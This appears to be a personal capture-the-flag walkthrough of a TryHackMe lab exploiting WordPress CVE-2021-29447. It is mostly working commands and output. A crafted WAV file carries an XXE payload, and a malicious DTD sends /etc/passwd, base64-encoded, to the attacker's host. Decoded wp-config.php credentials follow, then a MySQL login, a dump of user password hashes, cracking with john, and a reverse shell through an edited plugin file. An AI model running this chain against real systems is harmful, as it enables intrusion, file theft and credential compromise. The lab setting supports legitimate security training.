Wpscan lab

wordpress: cve-2021-29447 tryhackme

scan the ip

`nmap -sV -A -T5 -p- -Pn 10.10.35.68`

```
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Tryhackme &#8211; Just another WordPress site
| http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 5.6.2
3306/tcp open  mysql   MySQL 5.7.33-0ubuntu0.16.04.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_5.7.33_Auto_Generated_Server_Certificate
| Not valid before: 2021-05-26T21:23:31
|_Not valid after:  2031-05-24T21:23:31
| mysql-info:
|   Protocol: 10
|   Version: 5.7.33-0ubuntu0.16.04.1
|   Thread ID: 102
|   Capabilities flags: 65535
|   Some Capabilities: LongPassword, InteractiveClient, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, Support41Auth, IgnoreSigpipes, Speaks41ProtocolOld, SupportsTransactions,
paceBeforeParenthesis, ConnectWithDatabase, ODBCClient, LongColumnFlag, SupportsCompression, DontAllowDatabaseTableColumn, FoundRows, SupportsMultipleStatments, SupportsAuthPlugi
|   Status: Autocommit
|   Salt: \x14!M<TXas\x10zB\x16R>\x04\x01{Am5
|_  Auth Plugin Name: mysql_native_password
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

make .wav and .dtd file


`echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"' http://10.8.172.109:8080/NAMEEVIL.dtd'"' "'>%remote;%init;%trick;]>\x00' > payload.wav`

`nano NAMEEVIL.dtd(use thm script)`


start the port

`php -S 0.0.0.0:8080`

upload payload


All media items
All dates
Bulk select
payload.wav
payload.wav

2/2
Tilix: root@kali: /home/kali/Desktop
1: root@kali: /home/kali/Desktop
GNU nano 8.4
NAMEEVIL.dtd
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.8.172.109:8080/?p=%file;'>" >
change path in NAMEEVIL



make a php based on this


```
<?php echo zlib_decode(base64_decode('nVZtT+NGEP5cJP7DcK2UKyVx
OaSq4IqVQFKCLkdonAjdp2hjr+0Vzu7evoSLTvffO7N2HIdDreA4CWPPPPP+
zPzxIy704UF0fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo
+5Woj3EgcTwSsEmRmgH3nILrhAWMIFySL0RMscXPOgLaR0ry6DRg0/KQ6
pkx0HB1hycIm2ShUe+BCscP4ENyiRMBu1E6U0LG+Xf7DnzBphM6VuJhgLO
mpWe217L/60yajmG7gSxTJWIeiRH95JgzxvFY/i4if8Zg+XOoZytX8Yc43fww
DfbNwPmWEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctudR9IjZ1pTtnjJ5ZL3W
yriIGSeSkkc8FWS42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5DNyQfEws5+h
9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCsOKgt5S7fB7nVLsJti3JK/hc7gcnH
b/zjsnECniTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn0v0Hk
mbWktHvkO76cXw/mQ4Izc71mYnPqJCnZ8/4RUI41p3RJJ4RQKkSVpJUW7
```

fpg6uCGUs5rrobG7MaGWy2dK9XbO87C1ej/jQeBiPeZb+38akUOxuKZgpxN
pr3YBBGKikoPXVpM7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7
FZ8/hAzZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9u
aMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRr
UBrQS6TBwiViEOIZFJREo+In0B/yKsq+hCPQiqXCCWR2IeHlWkkqI+tqS9Zb
dS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2WjxYfgJi7P919HeVRO6l1IoMM9
V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7RvJ7dXw33XX6AdXI7749mrtNt
x1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKroO2rRz6bOVLJ3TJ93Yt
sTso2WJspARarblAFc6SIgCxxsPKAkxkuQHpV0vs5BMocXuEB5p8L1N8ThQ
6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8zUulEea8FWzKlz7Pab
pWKuXPcIsIQ+WMD0PFZchJWEfC6pJtaDtJhZSFntX3R21phUwUAOEGx9u
CdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4HG7+8Wg+Hl/Lq+akhImL
YZ9GstEJ2eWwRJYdOiNauKT+k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr
6MqZpV4sIGdVK86LRrsrpDdRjR6ykXbkLGvM1ZiDradi+THXMcS551gSpWG
+Ig5ghHTeLJpvyyFLfDN3vYhxNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurS
u9ovbsitELB2/0jsJpOmU1lDBv9LRxBBZwSt1RXGE4e/nw9PPhhxzr1lxNYLAY
308UCetCJqhH9trUec6yR1y2Da1zwoVOQx0tPLUQXZr3ODf/s0aGFIo6vDR
As3nHbY4xOVxqOfwE='));

php 2.php

```
HbY4xOVxqOfwE='')); ?>

┌──(root㉿kali)-[~kali/Desktop]
└─# php 2.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

login to database

mysql --ssl --skip-ssl-verify -h 10.10.35.68 -u thedarktangent -p

```
┌──(root㉿kali)-[~kali/Desktop]
└─# mysql --ssl --skip-ssl-verify -h 10.10.35.68 -u thedarktangent -p

Info: Using unique option prefix 'ssl-verify' is error-prone and can break in the future. Please use the full name 'ssl-verify-server-cert' instead.
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 176
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```


```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax t
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpressdb2       |
+--------------------+
5 rows in set (0.042 sec)

MySQL [(none)]> use wordpressdb2;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpressdb2]> show tables;
+-------------------------+
| Tables_in_wordpressdb2  |
+-------------------------+
| wptry_commentmeta       |
| wptry_comments          |
| wptry_links             |
| wptry_options           |
| wptry_postmeta          |
| wptry_posts             |
| wptry_term_relationships |
| wptry_term_taxonomy     |
| wptry_termmeta          |
| wptry_terms             |
| wptry_usermeta          |
| wptry_users             |
+-------------------------+
12 rows in set (0.040 sec)

MySQL [wordpressdb2]> select * from wptry_users
    -> ;
```


```
| ID | user_login | user_pass                          | user_nicename | user_email
user_status | display_name      |
----+------------+------------------------------------+---------------+------------------
------------+-------------------+
  1 | corp-001   | $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1 | corp-001      | corp-001@fakemail
          0 | corp-001          |
  2 | test-corp  | $P$Bk3Zzr8rb.5dimh99TRE1krX8X85eR0 | test-corp     | test-corp@tryhack
          0 | Corporation Test  |
----+------------+------------------------------------+---------------+------------------
------------+-------------------+
2 rows in set (0.040 sec)
```


for crack the pass

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
teddybear        (?)
1g 0:00:00:00 DONE (2025-07-23 22:04) 25.00g/s 19200p/s 19200c/s 19200C/s jeffrey..james1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```








write the searchbar : http://10.10.35.68/wp-content/plugins/akismet/index.php

open the listener



```
which python3
/usr/bin/python3
www-data@ubuntu:/$ ls -la
ls -la
total 92
drwxr-xr-x  22 root root  4096 May 26  2021 .
drwxr-xr-x  22 root root  4096 May 26  2021 ..
drwxr-xr-x   2 root root  4096 May 26  2021 bin
drwxr-xr-x   3 root root  4096 May 26  2021 boot
drwxr-xr-x  17 root root  3700 Jul 23 16:42 dev
drwxr-xr-x  90 root root  4096 May 26  2021 etc
drwxr-xr-x   3 root root  4096 May 26  2021 home
lrwxrwxrwx   1 root root    33 May 26  2021 initrd.img -> boot/initrd.img-4.4.0-210-generic
lrwxrwxrwx   1 root root    33 May 26  2021 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x  19 root root  4096 May 26  2021 lib
drwxr-xr-x   2 root root  4096 May 26  2021 lib64
drwx------   2 root root 16384 May 26  2021 lost+found
drwxr-xr-x   4 root root  4096 May 26  2021 media
drwxr-xr-x   2 root root  4096 Feb 26  2019 mnt
drwxr-xr-x   2 root root  4096 May 26  2021 opt
dr-xr-xr-x 101 root root     0 Jul 23 16:42 proc
drwx------   3 root root  4096 May 26  2021 root
drwxr-xr-x  20 root root   580 Jul 23 16:42 run
drwxr-xr-x   2 root root 12288 May 26  2021 sbin
drwxr-xr-x   2 root root  4096 Feb 26  2019 srv
dr-xr-xr-x  13 root root     0 Jul 23 16:42 sys
drwxrwxrwt   9 root root  4096 Jul 23 19:17 tmp
drwxr-xr-x  10 root root  4096 May 26  2021 usr
drwxr-xr-x  12 root root  4096 May 26  2021 var
lrwxrwxrwx   1 root root    30 May 26  2021 vmlinuz -> boot/vmlinuz-4.4.0-210-generic
lrwxrwxrwx   1 root root    30 May 26  2021 vmlinuz.old -> boot/vmlinuz-4.4.0-142-generic
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 May 26  2021 .
drwxr-xr-x 22 root root 4096 May 26  2021 ..
drwxr-xr-x  5 stux stux 4096 May 26  2021 stux
```

```
drwxr-xr-x  5 stux stux 4096 May 26  2021 stux
www-data@ubuntu:/home$ cd stux
cd stux
www-data@ubuntu:/home/stux$ ls -la
ls -la
total 44
drwxr-xr-x 5 stux stux 4096 May 26  2021 .
drwxr-xr-x 3 root root 4096 May 26  2021 ..
-rw------- 1 root root 3359 May 26  2021 .bash_history
-rw-r--r-- 1 stux stux  220 May 26  2021 .bash_logout
-rw-r--r-- 1 stux stux 3771 May 26  2021 .bashrc
drwx------ 2 stux stux 4096 May 26  2021 .cache
-rw------- 1 stux stux  131 May 26  2021 .mysql_history
drwxrwxr-x 2 stux stux 4096 May 26  2021 .nano
-rw-r--r-- 1 stux stux  655 May 26  2021 .profile
-rw-r--r-- 1 stux stux    0 May 26  2021 .sudo_as_admin_successful
-rw-r--r-- 1 root root  183 May 26  2021 .wget-hsts
drwxrwxr-x 2 stux stux 4096 May 26  2021 flag
www-data@ubuntu:/home/stux$ cd flag
cd flag
www-data@ubuntu:/home/stux/flag$ ls -la
ls -la
total 12
drwxrwxr-x 2 stux stux 4096 May 26  2021 .
drwxr-xr-x 5 stux stux 4096 May 26  2021 ..
-rw-rw-r-- 1 stux stux   46 May 26  2021 flag.txt
www-data@ubuntu:/home/stux/flag$ cat falg.txt
cat falg.txt
cat: falg.txt: No such file or directory
www-data@ubuntu:/home/stux/flag$ cat flag.txt
cat flag.txt
thm{28bd2a5b7e0586a6e94ea3e0adbd5f2f16085c72}
www-data@ubuntu:/home/stux/flag$
```